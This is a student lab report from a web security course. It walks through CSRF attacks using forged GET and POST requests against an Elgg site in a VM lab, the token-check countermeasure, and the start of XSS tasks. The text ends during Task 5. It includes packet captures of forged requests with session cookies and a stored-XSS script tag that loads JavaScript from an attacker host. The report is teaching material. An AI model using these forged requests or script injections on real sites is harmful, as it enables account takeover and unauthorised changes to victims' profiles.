




4/9/2016

Network Security

Project 3: Web Security



Deepanshu Lulla- 001798574
CS6740

Contents

Introduction	3
Task 1: CSRF Attack using GET Request	3
Objective	3
Design.....	3
Observation.....	4
Proof of Observation.....	5
Task 2: CSRF Attack using POST Request	6
Objective	6
Design.....	6
Observation.....	7
Proof of Observation.....	7
Task 3: Implementing a countermeasure for Elgg	8
Objective	8
Design.....	9
Observation.....	9
Proof of Observation.....	10
Task 4: Posting a Malicious Message to Display an Alert Window	10
Objective	10
Design.....	10
Observation.....	11
Task 5: Posting a Malicious Message to Display Cookies.....	11
Objective	11
Design.....	11
Observation.....	11
Task 6: Stealing Cookies from the Victim's Machine	12
Objective	12
Design.....	12
Observation.....	13
Proof of Observation.....	13
Task 7: Session Hijacking using the Stolen Cookies	14
Objective	14
Design.....	14

Observation.....	14
Proof of Observation.....	15
Task 8: Writing an XSS Worm.....	15
Objective	15
Design.....	16
Observation.....	16
Proof of Observation.....	17
Task 9: Writing a Self-Propagating XSS Worm	17
Objective	17
Design.....	18
Observation and Proof.....	18

Introduction

The following tasks were done as a part of the project.

Task No.	Task Name	Type of Attack	Successful?	Attacker	Victim(s)
1	CSRF Attack using GET Request	CSRF	Yes	Bob	Alice
2	CSRF Attack using POST Request	CSRF	Yes	Alice	Bob
3	Implementing a countermeasure for Elgg	CSRF	Yes	Alice	Bob
4	Posting a Malicious Message to Display an Alert Window	XSS	Yes	Alice	Bob
5	Posting a Malicious Message to Display Cookies(to victim)	XSS	Yes	Alice	Bob
6	Stealing Cookies from the Victim's Machine	XSS	Yes	Alice	Bob
7	Session Hijacking using the Stolen Cookies	XSS	Yes	Alice	Bob
8	Writing an XSS Worm	XSS	Yes	Samy	Bob
9	Writing a Self-Propagating XSS Worm	XSS	Yes	Samy	Bob, Alice

It was assumed that all users are in same network for simplicity, though it is not mandatory for attacks to occur.

Name	IP
Alice	192.168.56.101
Bob	192.168.56.102
Elgg Web Server	192.168.56.103
Samy	192.168.56.104

Instead of setting up a DNS server, changes were made in the hosts file of VMs.


Task 1: CSRF Attack using GET Request

Objective

The main objective of the task is for Bob to befriend Alice by sending Alice a malicious link

Design


Step 1:



The HTML file for task 1 is stored in task1.html


Step 2:

Alice opens the page for www.csrflabattacker.com



Observation

Bob is now a friend of Alice.



Proof of Observation

```
Content-Encoding: gzip\r\nContent-Length: 145\r\nKeep-Alive: timeout=5, max=100\r\nConnection: Keep-Alive\r\nContent-Type: text/html\r\n\r\nContent-encoded entity body (gzip): 145 bytes -> 158 bytes
Line-based text data: text/html
<html>
<head>
<title>Malicious Web</title>
</head>
<body>
This is Bob.\n
</body>
</html>

```

Frame [549 bytes] Uncompressed entity body (158 bytes)
Frame (frame), 549 bytes Packets: 97 Displayed: 97 Marked: 0
Profile: Default

```

Frame 35: 442 bytes on wire (3536 bits), 442 bytes captured (3536 bits)
Ethernet II, Src: CadmusCo_05:a9:d5 (08:00:27:05:a9:d5), Dst: CadmusCo_de:f3:27 (08:00:27:de:f3:27)
Internet Protocol Version 4, Src: 192.168.56.104 (192.168.56.104), Dst: 192.168.56.106 (192.168.56.106)
Transmission Control Protocol, Src Port: 60898 (60898), Dst Port: http (80), Seq: 1, Ack: 1, Len: 376
Hypertext Transfer Protocol
> GET /action/friends/add?friend=40 HTTP/1.1\r\n
Host: www.csrflabelgg.com\r\n
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0\r\n
Accept: image/png,image/*;q=0.8,*/*;q=0.5\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Referer: http://www.csrflabelattacker.com/\r\n
Cookie: Elgg-aj3oijf5veaq@opo315pn5r2!\r\n
Connection: keep-alive\r\n
\r\n
[Full request URI: http://www.csrflabelgg.com/action/friends/add?friend=40]

```

9008 00 00 27 de f3 27 00 00 27 05 a9 d5 08 00 45 00 ...'.E.
9018 01 ac a9 73 48 00 40 06 9d b5 c8 a8 38 68 c8 a8 ...\$@.8h..
9028 38 6a ed e2 08 50 9e 2f 7f f7 6d 46 b9 8e 68 18 8]...P.mf....
9030 00 73 f3 c1 00 00 01 01 08 0a 00 07 d6 94 00 07 .5.....

Ready to load or capture Packets: 101 Displayed: 101 Marked: 0 Profile: Default

Task 2: CSRF Attack using POST Request

Objective


The main objective of the task is for Alice to modify Bob's profile using Java script. Instead of hardcoding Bob's Guid, I changed the script to modify any user's profile who tries to access the profile.

Design

Step 1: Before attack


Step2:

Alice sends Bob a message.



Observation

On opening the link Boby is redirected to Boby's home page.



Proof of Observation

```

Transmission Control Protocol, Src Port: 53872 (53872), Dst Port: http (80), Seq: 1, Ack: 1, Len: 662
HyperText Transfer Protocol
  POST /action/profile/edit HTTP/1.1\r\n
  Host: www.csrflabelgg.com\r\n
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: en-US,en;q=0.9\r\n
  Accept-Encoding: gzip, deflate\r\n
  Referer: http://www.csrflabelggattacker.com/\r\n
  Cookie: Elgg=13uuj4n2efgh8dg2ua]2em4t1\r\n
  Connection: keep-alive\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  Content-Length: 194\r\n
  \r\n
  [Full request URI: http://www.csrflabelgg.com/action/profile/edit]
Line-based text data: application/x-www-form-urlencoded
  name=elgguser1&description=I+support+SEED+LA&accesslevel%5Bdescription%5D=2&briefdescription=I+support+SEED+LA&accesslevel%5Bdescription%5D=2&location=6&accesslevel%5Blocation%5D=2&guid=40
  0218 39 34 0d 0a 0d 0a 0e 61 0d 65 3d 65 0c 67 75 94...ha me=elggu
  0220 73 05 72 31 26 64 65 73 63 72 69 70 74 69 6f 6e serIdes crip
  0220 3d 49 2b 73 75 78 70 6f 72 74 2b 53 45 45 44 2b -I+suppo rt+SEED+
  0240 4c 41 42 26 61 63 65 73 73 0c 65 76 65 0c 25 LAB&acce sslevel%
  ...
  Text item (text), 194 bytes  Packets: 136 Displayed: 136 Marked: 0 Dropped: 0
  Profile: Default

```

Question 1: The forged HTTP request needs Boby's user id (guid) to work properly. If Alice targets Boby specifically, before the attack, she can find ways to get Boby's user id. Alice does not know Boby's Elgg password, so she cannot log into Boby's account to get the information. Please describe how Alice can find out Boby's user id.

Alice can find out Boby's user ID(guid) by looking into Boby's home page.

```

<script type="text/javascript" src="http://www.csrflabelgg.com/vendors/jquery/jquery-ui-1.8.16.min.js"></script>
<script type="text/javascript" src="http://www.csrflabelgg.com/cache/js/default/elgg_1410963012.js"></script>
<script type="text/javascript">
// <!--[CDATA[
/*
 * Don't want to cache these -- they could change for every request
 */
elgg.config.lastcache = 1410963012;
elgg.config.viewtype = "default";
elgg.config.simplecache_enabled = 1;

elgg.security.token._elgg_ts = 1460182215;
elgg.security.token._elgg_token = 'a505ad5f3066998d8449ea4d39dc49f';

elgg.page.owner = {'guid':40,'type':'user','subtype':false,'time_created':'1410961820','time_updated':'1460181035','container_guid':'0','owner_guid':'0','site_guid':'1','name':'boby','username':'boby','language':'en','url':'http://www.csrflabelgg.com/profile/boby/view-f0af'};

//Before the DOM is ready, but elgg's js framework is fully initialized
elgg.trigger_hook('boot', 'system:////');
</script>

<link rel="meta" type="application/rdf+xml" title="FOAF" href="http://www.csrflabelgg.com/profile/boby/view-f0af" />
</head>
<body>
<div class="elgg-page elgg-page-default">
<div class="elgg-page-messages">
<ul class="elgg-messages"><li class="hidden"></li><li class="elgg-message elgg-state-error">
  <p>Form is missing __token or __ts fields</p>
</li><li class="elgg-message elgg-state-error">
  <p>Form is missing __token or __ts fields</p>
</li><li class="elgg-message elgg-state-error">
  <p>Form is missing __token or __ts fields</p>
</li><li class="elgg-message elgg-state-error">
  <p>Form is missing __token or __ts fields</p>
</li>
</ul>
</div>
</div>

```


Question 2: If Alice would like to launch the attack to anybody who visits her malicious web page. In this case, she does not know who is visiting the web page beforehand. Can she still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

No she can't launch the attack because for that it needs to know the global variables for guid which it can't access from the script. In XSS that would have been possible but for this it is not possible as the script and global variables for guid are not on same web page.

Task 3: Implementing a countermeasure for Elgg Objective

To switch on the protection for CSRF. This is done by enabling checking for timestamp and token.

Design




```
egg [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
actions.php (Var/www/CSRF/egg/engine/lib)-edit
File Edit View Search Tools Documents Help
actions.php X
return FALSE;
}
/**
 * Validates the presence of action tokens.
 *
 * This function is called for all actions. If action tokens are missing,
 * the user will be forwarded to the site front page and an error emitted.
 *
 * This function verifies form input for security features (like a generated token),
 * and forwards if they are invalid.
 *
 * @param string $action The action being performed
 *
 * @return mixed True if valid or redirects.
 * @access private
 */
function action_gatekeeper($action) {
    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable countermeasure.
    //return true;


    if ($action === 'login') {
        if (validate_action_token(false)) {
            return true;
        }
        $token = get_input('_egg_token');
        $ts = (int)get_input('_egg_ts');
        if ($token && _egg_validate_token(timestamp($ts))) {
            // The tokens are present and the time looks valid: this is probably a mismatch due to the
            // login form being on a different domain.
            register_error(egg_echo("actlongatekeeper:crosssitelogin"));
        }
        forward('login', 'csrf');
    }
    // let the validator send an appropriate msg
    validate_action_token();
}
```

Observation

Now when Bob tries to open message sent by Alice, there is no change in bob's profile.



Proof of Observation



Task 4: Posting a Malicious Message to Display an Alert Window Objective


The main goal of the task was to post an alert message using a Java script on the victim's profile.

Design

Alice saves the following script in here brief description.


```
<script type="text/javascript" src="http://www.csrlabattacker.com/task4.js"> </script>
```

Task4.js was saved in /var/www/CSRF/Attacker in Alice's machine (or web server for csrlabattacker.com).



Observation

When Bob tries to access Alice's profile, it gets an alert message.



Task 5: Posting a Malicious Message to Display Cookies

Objective

